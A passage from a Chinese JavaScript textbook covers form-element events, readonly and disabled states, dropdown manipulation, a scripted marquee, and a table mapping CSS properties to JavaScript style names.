改变“你来自”下拉列表框后，相应的城市列表也会变化。在列表项目很多时，这种做法可以让用户很快找到需要的项目，如图10.5和图10.6所示。



图10.5 下拉列表框内容的联动－选中江苏



图10.6 下拉列表框内容的联动－选中广东

(6) 在个人简介的文本区域中，按下“Ctrl+Enter”组合键可以实现表单的提交。这种自定义的快捷键使得用户界面更加友好。

10.2 用户操作会激发的事件

要和用户交互，首先要能够得到用户操作的事件。在第4章中介绍过什么是事件和如何绑定事件，下面将逐一介绍表单中的常见事件。

10.2.1 onchange事件

当表单元素的值发生变化时，会激发onchange事件。本章示例代码中，获取图片的路径使用onchange事件。当用户完成图片选择时，会激发该事件，调用upload_image_preview函数来载入图片进行预览。“你来自”下拉列表框的更改同样会激发onchange事件，调用create_city函数来生成城市列表。代码10.2.htm演示onchange事件会在什么时候激发。

代码10.2.htm onchange事件测试

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>10-2  onchange事件测试</title>
</head>
<body style="overflow:auto;">
<input onchange="alert('text input is changed.');"><br>
<input type="checkbox" onchange="alert('checkbox is changed.');"><br>
<input type="radio" name="rd" onchange="alert('radio 1 is changed.');">
<input type="radio" name="rd" onchange="alert('radio 2 is changed.');"><br>
<select onchange="alert('select is changed.');"><option>1</option><option>2</option></select><br>
<textarea onchange="alert('textarea is changed.');"></textarea>
</body>
</html>
```

代码说明如下。

(1) 读者可以在测试页面中改变各个表单元素的值，体会“onchange”事件激发的时机。比如在文本框中输入一些字符，然后在页面其他位置单击鼠标（让文本框失去焦点），效果如图10.7所示。

(2) 对于文本框、复选框、单选框、文本区域等，“onchange”事件会在元素状态改变后，失去焦点时激发。所以，即使复选框的勾选状态已经发生了变化，可是由于焦点仍然保持在该元素上，“onchange”事件并不会立刻激发。如图10.8和图10.9所示，左图中复选框已被勾选，可是“onchange”事件并没有立刻激发（注意复选框上表示焦点的虚线框）。这就是为什么本章示例中，“使用其他账户

登录”复选框绑定的是“onclick”而不是“onchange”事件。

图10.7 测试“onchange”事件



图10.8 复选框的“onchange”事件－单击时不会激发事件

(3) 对于下拉列表框，“onchange”事件会在选择和原来所选不同的选项后立即激发。

(4) 对于复选框、单选框和下拉列表框，即使没有设置value值，或者不同的几项目的value值相同，在所选项目发生改变的时候，同样会激发onchange事件。

(5) 脚本对页面元素操作造成的value变化，并不会激发“onchange”事件。



图10.9 复选框的“onchange”事件－失去焦点时激发事件

10.2.2 鼠标和键盘事件

鼠标和键盘事件比较容易理解，就是用户在移动鼠标或敲击按键时激发的事件。本章示例代码中，显示隐藏的上传文件部分由鼠标单击事件激发，按下“Ctrl”和“Enter”键提交表单由键盘按下事件激发。表10.1所示的是所有鼠标和键盘事件的含义。

表10.1 鼠标和键盘事件

事件名称	含 义
onmouseover	鼠标移动进入相应的元素
onmouseout	鼠标移动离开相应的元素
onmousemove	鼠标在相应的元素上移动
onmousedown	鼠标键按下
onmouseup	鼠标键弹起
onclick	鼠标左键单击
onkeydown	键盘按键按下
onkeyup	键盘按键弹起
onkeypress	键盘按键按动（按下后，弹起前）

代码10.3.htm演示鼠标和键盘事件的激发顺序。运行代码10.3.htm，把鼠标移进移出文本区域，在文本区域上单击鼠标和按动按键，可以清晰的看出各个鼠标键盘事件的激发顺序。

代码10.3.htm 键盘鼠标事件测试

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
```

```
<title>10-3  键盘鼠标事件测试</title>
</head>
<body style="overflow:auto;">
<textarea cols="50" rows="10" onmousedown="this.value+='\r\n'+event.type"
   onmouseup="this.value+='\r\n'+event.type"
   onmouseover="this.value+='\r\n'+event.type"
   onmouseout="this.value+='\r\n'+event.type"
   onkeydown="this.value+='\r\n'+event.type;"
   onkeyup="this.value+='\r\n'+event.type"
   onkeypress="this.value+='\r\n'+event.type">
</textarea>
</body>
</html>
```

运行效果如图10.10所示。



图10.10 键盘鼠标事件测试

10.3 表单的状态变化

在获取事件后，就要根据表单元素所发生的变化，进行相应的操作。下面讲解两种比较常见的操作：改变表单元素的可用状态、显示或隐藏一部分表单。

10.3.1 只读和不可用状态的改变

本章示例的check_status函数中，对“用户名”和“密码”两个文本框的状态操作，就是操作不可用状态（disabled）属性。基本语法如下：

```
html_object.disabled = Boolean_value;
```

disabled属性为真时元素不可用，为假时可用。

文本框还有readonly属性，在为真时，文本框为只读。需要注意的是，disabled和readonly同样是让用户无法修改内容，但是两者的外观表现不同。disabled的表单元素不能再接收事件。举例来说，如下的代码：

```
<input disabled ondblclick="this.disabled=false;"/>
```

试图让文本框被双击后解除不可用状态。可是实际上这在逻辑上行不通，因为disabled的文本框是不会激发双击事件的。这时合理的做法是将文本框的初始属性设为readonly：

```
<input readonly ondblclick="this.readOnly=false;"/>
```

即使表单元素已设置disabled或者readonly属性，脚本都可以改变该元素的值。代码10.4.htm测试这

两者属性的异同，以加深对这两个属性的理解。即使将文本区域设置为“disabled”，单击“设置textarea值”按钮仍然可以改动文本区域的值。

代码10.4.htm disabled和readonly测试

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>10-4  disabled和readonly测试</title>
</head>
<body style="overflow:auto;">
<input type="button" value="设置 disabled" onclick="t01.disabled=true;"/>
<input type="button" value="取消 disabled" onclick="t01.disabled=false;"/>
<input type="button" value="设置 readonly" onclick="t01.readOnly=true;"/>
<input type="button" value="取消 readonly" onclick="t01.readOnly=false;"/>
<input type="button" value="设置 textarea 值" onclick="t01.value+='\r\nmore...';"/>
<br/>
<textarea cols="50" rows="8" id="t01">
This is the default text.
</textarea>
</body>
</html>
```

代码10.4.htm的运行效果如图10.11所示。



图10.11 测试disabled和readonly的表现

10.3.2 显示和隐藏

本章示例的上传文件部分，通过操作上传部分的容器div的CSS属性display，来显示或隐藏元素。基本语法如下：

```
html_object.style.display = display_value;
```

该属性可取的值有“none”（不显示）、“block”（块级元素）和“inline”（行级元素）。

和display类似的属性有CSS的visible。两者同样控制HTML元素的显示状态，区别在于，隐藏显示时，visible控制的元素所占据的空间还在。

10.4 表单的内容变化

除了改变表单元素的状态，还可以用Javascript来自动改变某些表单元素的值，实现自动计算或者联动的效果。

10.4.1 文本框内容

本章示例的check_status函数中，在“使用其他账户登录”复选框被勾选时，自动把“用户名”文本框的内容改变成“请输入姓名”，可用给用户合理的提示。这是通过对文本框的value属性赋值实现的。基本语法如下：

```
html_object.value = string_value;
```

该属性可接受的值为字符串。其他类型的变量会被自动转换后赋值给该属性。这里，文本框中的内容永远是字符串，如果要对其执行加减等运算，必须先进行类型转换。

10.4.2 单选框和复选框的选取

本章示例中，在“使用其他账户登录”复选框为选中状态，把“用户名”文本框内容删除为空，且文本框失去焦点时会激发“onchange”事件。该事件调用“check_name”函数，把“使用其他账户登录”复选框改为未选中状态，实现表单状态的自动化。这是通过对复选框的“checked”属性赋值实现的。基本语法如下：

```
html_object.checked = Boolean_value;
```

该属性可接收的值为真或假。为真时复选框选中，为假时则相反。

单选框的操作和复选框相同。代码10.5.htm演示如何操作单选框。

代码10.5.htm 操作单选框

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>10-5 操作单选框</title>
</head>
<body style="overflow:auto;">
Radio 1: <input type="radio" name="r01" id="r1"><br/>
Radio 2; <input type="radio" name="r01" id="r2"><br/>
Radio 3: <input type="radio" name="r01" id="r3"><br/>
<input type="button" onclick="r1.checked = true;" value="Set radio 1 checked"><br/>
<input type="button" onclick="r1.checked = false;" value="Set radio 1 unchecked"><br/>
<input type="button" onclick="r2.checked = true;" value="Set radio 2 checked"><br/>
</body>
</html>
```

单选框和复选框有所不同的一点是，在同一组单选框中，用脚本将某单选框设置为选中状态，则原选中的单选框自动的变为未选中状态。

10.4.3 下拉列表框的联动

有的下拉列表框项目过多，常常让用户在寻找所需的项目时很吃力。因此比较友好的做法是将项目分成若干级，通过目录式的查找来改善用户体验。本章示例的城市选择就是一种常见的友好形式。

在用户选择“省级”的下拉列表框中某一项后，激发“onchange”事件，该事件调用“create_city”函数，通过操作id为span_city的容器元素，更改其innerHTML属性来实现动态改变显示的目的。innerHTML属性是可读写的，返回或设置元素的内部HTML。

除操作容器元素的innerHTML属性外，还可以直接操作下拉列表框。代码10.6.htm演示如何控制下拉列表框，向其中添加或删除项目，或更改当前选中的项目。

代码10.6.htm 控制下拉列表框

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>10-6 控制下拉列表框</title>
<script>
//向下拉列表框中添加新项目
function add_to_select(){
```

```
    var op = new Option();                                    //建立一个新项目
    op.innerHTML = (new Date()).toLocaleString();             //新项目的内容为当前日期时间
    select1.appendChild(op); //将新项目加入下拉列表框
}

//从下拉列表框中删除当前项目
function del_select(){
    if(select1.options.length<1)return;                       //如果下拉列表框中没有项目，则取消操作
    var op = select1.options[select1.selectedIndex];          //取得当前项目
    select1.removeChild(op);                                  //删除当前项目
}

function select_next(){
    //如果下拉列表框中没有项目或当前项目已是最后一个，则取消操作
    if(select1.options.length<1 || select1.selectedIndex > select1.options.length-2)return;
    select1.options[select1.selectedIndex+1].selected = true;      //选中下一个项目
}
</script>
</head>
<body style="overflow:auto;">
<select id="select1"></select><br/>
<input type="button" onclick="add_to_select();" value="添加项目"><br/>
<input type="button" onclick="del_select();" value="删除项目"><br/>
<input type="button" onclick="select_next();" value="选中下一个项目">
</body>
</html>
```

运行效果如图10.12和图10.13所示。



图10.12 控制下拉列表框初始状态

图10.13 单击添加项目后的效果

代码说明如下。

(1) 下拉列表框具有属性options。该属性是该下拉列表框所有项目的集合。该集合有属性“length”，数值等于该下拉列表框项目的数量。

(2) 下拉列表框具有属性selectedIndex。该属性是该下拉列表框当前所选项目的顺序编号（从零开始）。

(3) 添加和删除元素使用的是DOM方法appendChild、removeChild。更详细的DOM方法介绍参考本书第12章。

10.5 小结

使用Javascript控制表单元素和用户的操作交互，实现各个元素间联动，具有反应快速，用户体验好等优势。一般的操作顺序是：选择恰当事件进行绑定，在事件激发时调用函数，对页面中相关元素进行操作，改变某些元素的属性来实现交互。

第11章　复杂的跑马灯

上一章讲述了在HTML页面中，如何通过JavaScript实现用户和表单的互动。与将所有任务都由服务器端计算完成相比，JavaScript实现的表单互动有着反应快速、节约服务器资源、用户体验好等优点。JavaScript可以实现的互动远不止操作表单元素这么简单，另一种常见的应用就是使用JavaScript操作页面元素的样式。

11.1　实例：一个向左弹性滑入、向上滑出的跑马灯

在初学HTML的时候，想必读者已经学习过如何使用“<marquee>”标记来实现跑马灯的效果。然而随着标准化的推行，在xHTML1.1中，“marquee”不再被认为是一个合法的HTML标记，这就要求页面设计者寻找一种可以替代“marquee”标记的办法。另一方面，有时设计师需要一些比较复杂的滚动效果，例如元素自右向左滑入，然后再向上滑出，这样的效果也不是简单的“marquee”标记可以实现的。代码11.1.htm就是一个用JavaScript实现复杂跑马灯的例子。

代码11.1.htm　复杂的跑马灯

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>11-1  复杂的跑马灯</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#mq { width:220px; height:40px; line-height:20px; overflow:hidden; border:1px solid black; }
#mq div { position:absolute; width:220px; padding:0px 10px; }
</style>
<script>
function init(){
    initMq($("mq"));
    $("mq").start();
}

function initMq(obj){
    var objs;
    //定义跑马灯对象的自定义属性
    obj.currentItem = -1;
    obj.loopDelay = 50;
    obj.loopItems = new Array();
    obj.loopTimer = null;
    obj.speedX = 2;
    obj.speedY = 2;
```

```
    //定义跑马灯对象的自定义方法
    obj.loop = mq_loop;
    obj.start = mq_startLoop;
    obj.stop = mq_stopLoop;
    //定义跑马灯对象的事件
    obj.onmouseover = function(){ this.stop(); }
    obj.onmouseout = function(){ this.loop(); }

    //获取跑马灯对象的所有子元素
    objs = obj.getElementsByTagName("div");
    for(var i=0; i<objs.length; i++){
        //在loopItems属性中记录子元素
        obj.loopItems.push(objs[i]);
        //自定义子元素的属性和方法
        objs[i].index = i;
        objs[i].move = move;
        objs[i].reset = mq_reset;
        //初始化子元素的状态
        objs[i].reset();
    }
}

function move(x, y){
    this.style.left = x + "px";
    this.style.top = y + "px";
}

function mq_loop(){
    var obj;
    clearTimeout(this.loopTimer);
    if(this.currentItem >= this.loopItems.length)this.currentItem = 0;
    obj = this.loopItems[this.currentItem];
    if(obj.offsetLeft!=this.offsetLeft){
        //向左卷动
        obj.move(obj.offsetLeft - this.speedX, obj.offsetTop);
    }else if(obj.offsetTop + obj.offsetHeight > this.offsetTop){
        //向上卷动
        obj.move(obj.offsetLeft, obj.offsetTop - this.speedX);
    }else{
        //重置该子元素
        obj.reset();
        this.currentItem++;
    }
    this.loopTimer = setTimeout("$(\""+this.id+"\").loop();", this.loopDelay);
}

function mq_reset(){
    var p = this.parentNode;
    this.move(p.offsetLeft + p.offsetWidth, p.offsetTop);
```

```
}

function mq_startLoop(){
    for(var i=0; i<this.loopItems.length; i++)this.loopItems[i].reset();
    this.currentItem = 0;
    this.loop();
}

function mq_stopLoop(){
    clearTimeout(this.loopTimer);
}

function $(str){ return(document.getElementById(str)); }

window.onload = init;
</script>
</head>
<body>
<div id="mq">
    <div>
        北京时间2月8日消息，刚刚击败了骑士队，特雷西-麦克格雷迪就开始在吃起了鸡汤面。
        他一整天都非常虚弱，早上的训练就没有参加，在比赛之前总共只热身了不到一个小时。
        <br>好在火箭在今天的比赛中不需要这位全明星后卫付出太多。
        <br>姚明在今天的比赛中拿到了22分和12个篮板球，拉斐尔-阿尔斯通拿到了17分和9次助攻，
        最终火箭以92比77击败了骑士，这是他们在最近10场比赛中的第九场胜利，也是他们取得的五连胜。
        赛后麦蒂说："我们很多球员都站了出来。"
    </div>
    <div>
        2月7日（大年初一），由小天王周杰伦率队，会集了蔡卓妍、陈柏霖、陈楚河、吴孟达、曾志伟、
        吴宗宪、王刚、梁家仁、黄渤、闫妮等内地港台众多明星的年度大片《大灌篮》隆重上演。
        <br>影片《大灌篮》除了在电影特技和体育主题两大方面，与当年星爷的《少林足球》堪称龙虎片，
        而且此番故事中，周董和老戏骨曾志伟饰演的一段动人父子情，又与星爷前不久刚刚公映的转型大片
        《长江7号》不谋而合。
    </div>
</div>
</body>
</html>
```

程序运行的效果如图11.1和图11.2所示。



图11.1 跑马灯内容先向左滑入



图11.2 跑马灯内容然后向上滑出

代码说明如下。

(1) 代码执行的效果是，对于HTML代码中“ ”中的内容，每个子“DIV”为一

个子条目。每个条目先自右至左移入，完全移入后开始向上卷动至完全移出，然后下一个条目重复。所有条目都显示完毕后再从第1个条目循环。

(2) 页面载入后调用“init”函数。“init”函数中，先调用“initMq”实现对“ ”对象的初始化。对其附加上自定义的属性、方法和事件。“obj.currentItem”记录当前滚动中的子条目序号，“obj.loopDelay”为滚动的延时，“obj.loopItems”记录所有子条目对象，“obj.loopTimer”记录演示函数的句柄，“obj.speedX”为横向移动的速度，“obj.speedY”为纵向移动的速度。

(3) 在程序中，为了获取“ ”所包含的所有“DIV”子元素，使用了“getElementsByTagName”方法。所有可以具有子元素的HTML元素都具有此方法，其语法如下：

```
arrayElementsCollection = htmlObject.getElementsByTagName(stringTagName);
```

该方法将调用方法的对象的所有子元素中，符合条件的某一类HTML元素对象作为数组返回。其参数“stringTagName”必选，字符串型变量，为需要获取元素的标记名称。

(4) CSS中，可以通过“left”和“top”属性控制页面元素的位置。在JavaScript中，所有的样式相关的内容被储存在了集合对象“style”中。因此，通过设置“obj.style.left”和“obj.style.top”的值，就可以控制元素的位置。

注意 没有设置样式的“positioin”属性时，“left”和“top”属性将被忽略。

(5) 在将某一函数赋值给HTML元素的方法后，函数中的“this”将指向该元素自身。例如：

```
<div id="d1">This is a text</div>
<script>
//自定义方法
document.getElementById("d1").del = function(){
    this.innerHTML = this.innerHTML.substring(0, this.innerHTML.length);
}
//调用自定义的方法
document.getElementById("d1").del();
</script>
```

执行后，“DIV”中的内容变为“This is a tex”。

(6) 在使用延时函数时，本例中代码采取了“setTimeout(“$(\”“+this.id+”\“).loop();”, this.loopDelay);”的形式，而不是“setTimeout(“this.loop();”, this.loopDelay);”，是由于延时函数执行代码的时候，上下文环境是独立的全局环境，此时的“this”指向了窗口对象“window”。参见以前章节关于延时函数的讲述。

(7) 在跑马灯对象的“loop”方法，也就是函数“mq_loop”中，先调用了“clearTimeout”函数。虽然从逻辑上来说这是不必要的，但是实际上在应用中，常常会出现意外。如果“setTimeout”函数被执行了两次，就会表现的很奇怪。因此在“setTimeout”之前先调用“clearTimeout”是一个很好的习惯。

(8) 可见的HTML元素对象都具有“offsetLeft”、“offsetTop”、“offsetWidth”和“offsetHeight”属性，均为整型只读属性，分别为此元素的横坐标、纵坐标、宽度和高度。本例中使用这4个属性来判断各元素的位置。

11.2 用JavaScript控制内联CSS

CSS 是“Cascading Style Sheet”的缩写，译作“层叠样式表单”。是用于控制网页样式，并允许将

样式信息与网页内容分离的一种标记性语言。

为了便于理解JavaScript和CSS的关系，需要理解CSS和HTML的结构。在HTML页面中使用CSS有3种方式：外部样式表、内部样式块和内联样式。可以先建立外部样式表文件（.css），然后使用HTML的link对象，将其嵌入HTML页面中，称为外部样式表，例如：

```
<!-- 外部样式表 -->
<link rel="stylesheet" href="样式表URL.css" type="text/css" />
```

或者可以在HTML文档的“<HTML>”和“<BODY>”标记之间插入一个“<STYLE>...</STYLE>”块对象（此样式块通常放置在“<HEAD>”标记内），称为内部样式块，例如：

```
<!-- 内部样式块 -->
<head>
<title>文档标题</title>
<style type="text/css">
body { color:red; }
/* 样式表内容 */
</style>
</head>
```

还可以在对象的标记内使用对象的style属性定义适用其的样式表属性，称为内联样式表，例如：

```
<!-- 内联样式 -->
<div style="border:1px solid black;">文本内容</div>
```

11.2.1 CSS名称和JavaScript属性的对应

JavaScript中，HTML元素的内联样式被放置在该对象的“style”集合内，调用的示例如下：

```
<div style="color:red;" id="hutia">This is a text division.</div>
<script>
var obj = document.getElementById("hutia");
alert(obj.style.color);
</script>
```

执行结果如图11.3所示。

图11.3 JavaScript访问样式属性

因为CSS中各个属性并不适合直接做为JavaScript的变量名，因此CSS属性在JavaScript中不同于样式表中的名称。表11.1所示的是CSS属性与JavaScript中样式名称的对应关系。

表11.1 CSS属性与JavaScript中样式名称的对应关系

CSS属性名称	JavaScript中style集合的属性名称	描 述
ACCELERATOR	accelerator	设置或返回一个字符串值，标识该对象是否包含一个快捷键，可取值："yes"、"no"
background	background	设置或返回对象的背景属性，背景属性最多包含5个子属性
background-attachment	backgroundAttachment	设置或返回文档背景的显示方式，字符串型，可取值："scroll"、"fixed"
background-color	backgroundColor	设置或返回元素背景颜色
background-image	backgroundImage	设置或返回元素背景图片
background-position	backgroundPosition	设置或返回元素背景位置
background-position-x	backgroundPositionX	设置或返回元素背景位置的横坐标
background-position-y	backgroundPositionY	设置或返回元素背景位置纵坐标
background-repeat	backgroundRepeat	设置或返回元素背景图片是否重复，字符串型，可取值："repeat"、"no-repeat"、"repeat-x"、"repeat-y"
behavior	behavior	设置或返回动态网页（DHTML）的"行为"（behavior）位置
border	border	设置或返回元素边框样式
border-bottom	borderBottom	设置或返回元素下边框外观表现
border-bottom-color	borderBottomColor	设置或返回元素下边框颜色
border-bottom-style	borderBottomStyle	设置或返回元素下边框样式
border-bottom-width	borderBottomWidth	设置或返回元素下边框宽度
border-collapse	borderCollapse	设置或返回表格中行、单元格间边框是否合并，字符串型变量，可取值："separate"、"collapse"
border-color	borderColor	设置或返回元素边框颜色
border-left	borderLeft	设置或返回元素左边框外观表现
border-left-color	borderLeftColor	设置或返回元素左边框颜色
border-left-style	borderLeftStyle	设置或返回元素左边框样式
border-left-width	borderLeftWidth	设置或返回元素左边框宽度
border-right	borderRight	设置或返回元素右边框外观表现
border-right-color	borderRightColor	设置或返回元素右边框颜色
border-right-style	borderRightStyle	设置或返回元素右边框样式
border-right-width	borderRightWidth	设置或返回元素右边框宽度
border-style	borderStyle	设置或返回元素左边框外观表现
border-top	borderTop	设置或返回元素上边框外观表现
border-top-color	borderTopColor	设置或返回元素上边框颜色
border-top-style	borderTopStyle	设置或返回元素上边框样式
border-top-width	borderTopWidth	设置或返回元素上边框宽度
border-width	borderWidth	设置或返回元素边框宽度
bottom	bottom	设置或返回元素底部距定位元素底部的距离

（续）

CSS属性名称	JavaScript中style集合的属性名称	描　述
clear	clear	设置或返回是否允许其他元素在此元素左右浮动，字符串型，可取值："left"、"right"、"both"
clip	clip	设置或返回对元素的剪切模式，字符串型，可取值："auto"、"rect(top right bottom left)"
color	color	设置或返回元素的前景文本颜色
	cssText	设置或返回元素的CSS文本
cursor	cursor	设置或返回鼠标在元素上移动时显示的样式
direction	direction	设置或返回元素的阅读顺序，字符串型，可取值："ltr"（默认）、"rtl"、"inferit"
display	display	设置或返回元素的显示方式，字符串型，可取值："block"、"none"、"inline"、"inline-block"、"list-item"、"table-header-group"、"table-footer-group"
font	font	设置或返回元素的文本样式
font-family	fontFamily	设置或返回元素的字体
font-size	fontSize	设置或返回元素的字体大小
font-style	fontStyle	设置或返回元素的文本样式，字符串型，可取值："normal"、"italic"、"oblique"
font-variant	fontVariant	设置或返回文本是否为全部大写的模式，字符串型，可取值："normal"、"small-caps"
font-weight	fontWeight	设置或返回文本的粗细程度，字符串型，可取值："normal"、"bold"、"bolder"、"lighter"、"100"、"200"、"300"、"400"、"500"、"600"、"700"、"800"、"900"
height	height	设置或返回元素的高度
ime-mode	imeMode	设置或返回文本输入控件的输入法状态
layout-flow	layoutFlow	设置或返回元素的内容的显示方向，字符串型，可取值："horizontal"、"vertical-ideographic"
layout-grid	layoutGrid	设置或返回文档的网格布局样式
layout-grid-char	layoutGridChar	设置或返回文档网格布局的字符宽度，字符串型，可取值为"none"、"auto"（默认值）、带单位的长度值或百分比
layout-grid-line	layoutGridLine	设置或返回文档网格布局的行网格尺寸
layout-grid-mode	layoutGridMode	设置或返回文档网格布局是否使用二维模式，字符串型，可取值："both"（默认值）、"line"、"char"、"none"
layout-grid-type	layoutGridType	设置或返回文档网格布局类型，字符串型，可取值："loose"、"strict"、"fixed"
left	left	设置或返回元素的左上角的横坐标
letter-spacing	letterSpacing	设置或返回文本字符间距
line-break	lineBreak	设置或返回文本换行模式，字符串型，可取值："normal"、"strict"

（续）

CSS属性名称	JavaScript中style集合的属性名称	描　述
line-height	lineHeight	设置或返回文本的行高
list-style	listStyle	设置或返回列表样式
list-style-image	listStyleImage	设置或返回列表项目前的标记采用的图标
list-style-position	listStylePosition	设置或返回列表项目前的标记如果根据文本排列，字符串型，可取值："outside"、"inside"
list-style-type	listStyleType	设置或返回列表项目所使用的预设标记
margin	margin	设置或返回元素的外边距
margin-bottom	marginBottom	设置或返回元素的下外边距
margin-left	marginLeft	设置或返回元素的左外边距
margin-right	marginRight	设置或返回元素的右外边距
margin-top	marginTop	设置或返回元素的上外边距
max-height	maxHeight	设置或返回元素的最大高度
max-width	maxWidth	设置或返回元素的最大宽度
min-height	minHeight	设置或返回元素的最小高度
min-width	minWidth	设置或返回元素的最小宽度
overflow	overflow	设置或返回元素内容溢出时的处理方式，字符串型，可取值："visible"、"scroll"、"hidden"、"auto"
overflow-x	overflowX	设置或返回元素内容横向溢出时的处理方式
overflow-y	overflowY	设置或返回元素内容纵向溢出时的处理方式
padding	padding	设置或返回元素的外边距
padding-bottom	paddingBottom	设置或返回元素的下内边距
padding-left	paddingLeft	设置或返回元素的左内边距
padding-right	paddingRight	设置或返回元素的右内边距
padding-top	paddingTop	设置或返回元素的上内边距
page-break-after	pageBreakAfter	设置或返回此元素后是否发生断页
page-break-before	pageBreakBefore	设置或返回此元素前是否发生断页
	pixelBottom	设置或返回此元素底部距定位元素的底部的距离，数值型，以像素为单位
	pixelHeight	设置或返回此元素的高度，数值型，以像素为单位
	pixelLeft	设置或返回此元素左上角的横坐标，数值型，以像素为单位
	pixelRight	设置或返回此元素右侧距定位元素的右侧的距离，数值型，以像素为单位
	pixelTop	设置或返回此元素左上角的纵坐标，数值型，以像素为单位
	pixelWidth	设置或返回此元素的宽度，数值型，以像素为单位
	posBottom	设置或返回此元素CSS的"bottom"属性的数值，无单位，数值型

（续）

CSS属性名称	JavaScript中style集合的属性名称	描　述
	posHeight	设置或返回此元素CSS的“height”属性的数值，无单位，数值型
position	position	设置或返回此元素的定位模式，字符串型，可取值为：“static”、“absolute”、“relative”、“fixed”
	posLeft	设置或返回此元素CSS的“left”属性的数值，无单位，数值型
	posRight	设置或返回此元素CSS的“right”属性的数值，无单位，数值型
	posTop	设置或返回此元素CSS的“top”属性的数值，无单位，数值型
	posWidth	设置或返回此元素CSS的“width”属性的数值，无单位，数值型
right	right	设置或返回元素右侧距定位元素右侧的距离
ruby-align	rubyAlign	设置或返回Rt对象的对齐方式
ruby-overhang	rubyOverhang	设置或返回Rt对象的缩进
ruby-position	rubyPosition	设置或返回Rt对象的位置
scrollbar-3dlight-color	scrollbar3dLightColor	设置或返回滚动条3D亮边框颜色
scrollbar-arrow-color	scrollbarArrowColor	设置或返回滚动条箭头的颜色
scrollbar-base-color	scrollbarBaseColor	设置或返回滚动条基础颜色
scrollbar-darkshadow-color	scrollbarDarkShadowColor	设置或返回滚动条暗边框颜色
scrollbar-face-color	scrollbarFaceColor	设置或返回滚动条表面的颜色
scrollbar-highlight-color	scrollbarHighlightColor	设置或返回滚动条亮边框颜色
scrollbar-shadow-color	scrollbarShadowColor	设置或返回滚动条3D暗边框颜色
scrollbar-track-color	scrollbarTrackColor	设置或返回滚动条拖动区域颜色
float	styleFloat	设置或返回元素浮动方式
table-layout	tableLayout	设置或返回表格布局模式，字符串型，可取值为：“auto”、“fixed”
text-align	textAlign	设置或返回文本的对齐方式
text-align-last	textAlignLast	设置或返回文本的最后一行（或者对于只有一行的段落）的对齐方式
text-autospace	textAutospace	设置或返回文本的自动空格和紧缩空格宽度的调整方式，字符串型，可取值为：“none”、“ideograph-alpha”、“ideograph-numeric”、“ideograph-parenthesis”、“ideograph-space”
text-decoration	textDecoration	设置或返回文本的装饰样式
	textDecorationBlink	设置或返回文本的装饰是否有“闪动”（“blink”），布尔型
	textDecorationLineThrough	设置或返回文本的装饰是否有删除线，布尔型
	textDecorationNone	设置或返回文本是否无装饰，布尔型
	textDecorationOverline	设置或返回文本的装饰是否有上划线，布尔型

（续）

CSS属性名称	JavaScript中style集合的属性名称	描　述
	textDecorationUnderline	设置或返回文本的装饰是否有下划线，布尔型
text-indent	textIndent	设置或返回文本的首行缩进
text-justify	textJustify	设置或返回文本的两端对齐方式
text-kashida-space	textKashidaSpace	设置或返回如何拉伸字符来调节文本行排列。默认值为0%（Kashida是一种印刷效果，通过在恰当的位置拉长字符来调整文本行，它通常用于阿拉伯书写系统。）
text-overflow	textOverflow	设置或返回是否使用一个省略标记(...)标示对象内文本的溢出，字符串型，可取值为："clip"、"ellipsis"
text-transform	textTransform	设置或返回文本大小写的模式，字符串型，可取值为："none"、"capitalize"、"uppercase"、"lowercase"
text-underline-position	textUnderlinePosition	设置或返回下划线的位置，字符串型，可取值为："below"、"above"
top	top	设置或返回元素的左上角的纵坐标
unicode-bidi	unicodeBidi	设置或返回附加的嵌入层的处理级别
vertical-align	verticalAlign	设置或返回文本的垂直对齐方式
visibility	visibility	设置或返回对象的可见性
white-space	whiteSpace	设置或返回文本内容是否自动断行
width	width	设置或返回元素的宽度
word-break	wordBreak	设置或返回文本内容的词内断行模式
word-spacing	wordSpacing	设置或返回文本内容中，词间的距离
word-wrap	wordWrap	设置或返回当当前行超过指定容器的边界时是否断开转行
writing-mode	writingMode	设置或返回元素内文本方向
z-index	zIndex	设置或返回元素的层叠顺序
zoom	zoom	设置或返回元素的缩放比例

由上表11.1中可以看出，实际上大多数的JavaScript中集合"style"的属性变量名，都是由CSS中的属性名转化而来的。其规则是除去CSS属性名中的横线"-"，将单词拼写在一起，第1个单词全部小写，后继的每个单词首字母大写，其余字母小写。

表格中某些集合style的属性变量名没有对应的CSS属性名，只有JavaScript等脚本语言可以通过对象的"style"集合来访问。

11.2.2 内联CSS样式的读取

绝大多数的"style"属性都是字符串型的。如果试图获取一个未设置的CSS属性，则返回一个空的字符串（""）。如果试图获取"style"集合中一个不存在的属性，则返回"未定义"（"undefined"）,例如：

```
<div style="color:red;" id="hutia">This is a text division.</div>
<script>
```

```
var obj = document.getElementById("hutia");
alert("1:" + obj.style.color + "\r\n2:" + obj.style.fontSize + "\r\n3:" + obj.style.hutia);
</script>
```

程序执行的结果如图11.4所示。



图11.4 CSS属性的获取

由于大多数“style”集合的属性返回的都是字符串型的数据，因此在处理的时候需要特别的小心。读者可以试着执行下面的代码，看看效果是否符合期望。

代码11.2.htm 错误的使用“Style”属性

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>11-2 错误的使用"Style"属性</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#hutia { width:220px; height:40px; line-height:20px; overflow:hidden; border:1px solid red; }
</style>
<script>
function move(){
    $("hutia").style.left += 1;
    setTimeout(move, 1);
}

function $(str){ return(document.getElementById(str)); }

window.onload = move;
</script>
</head>
<body>
<div id="hutia" style="position:absolute; left:1px;">
    此文本应当自左至右缓慢匀速移动
</div>
</body>
</html>
```

代码的执行结果如图11.5所示。

之所以会出错，是因为页面元素“ ”的“style.left”值为字符串“1px”，而不是数值型的“1”。因此，原意是想将“style.left”属性加1的代码，实际上是在试图将“1px1”这个值赋给“style.left”，也就造成了图11.5所示的“参数无效”的错误。

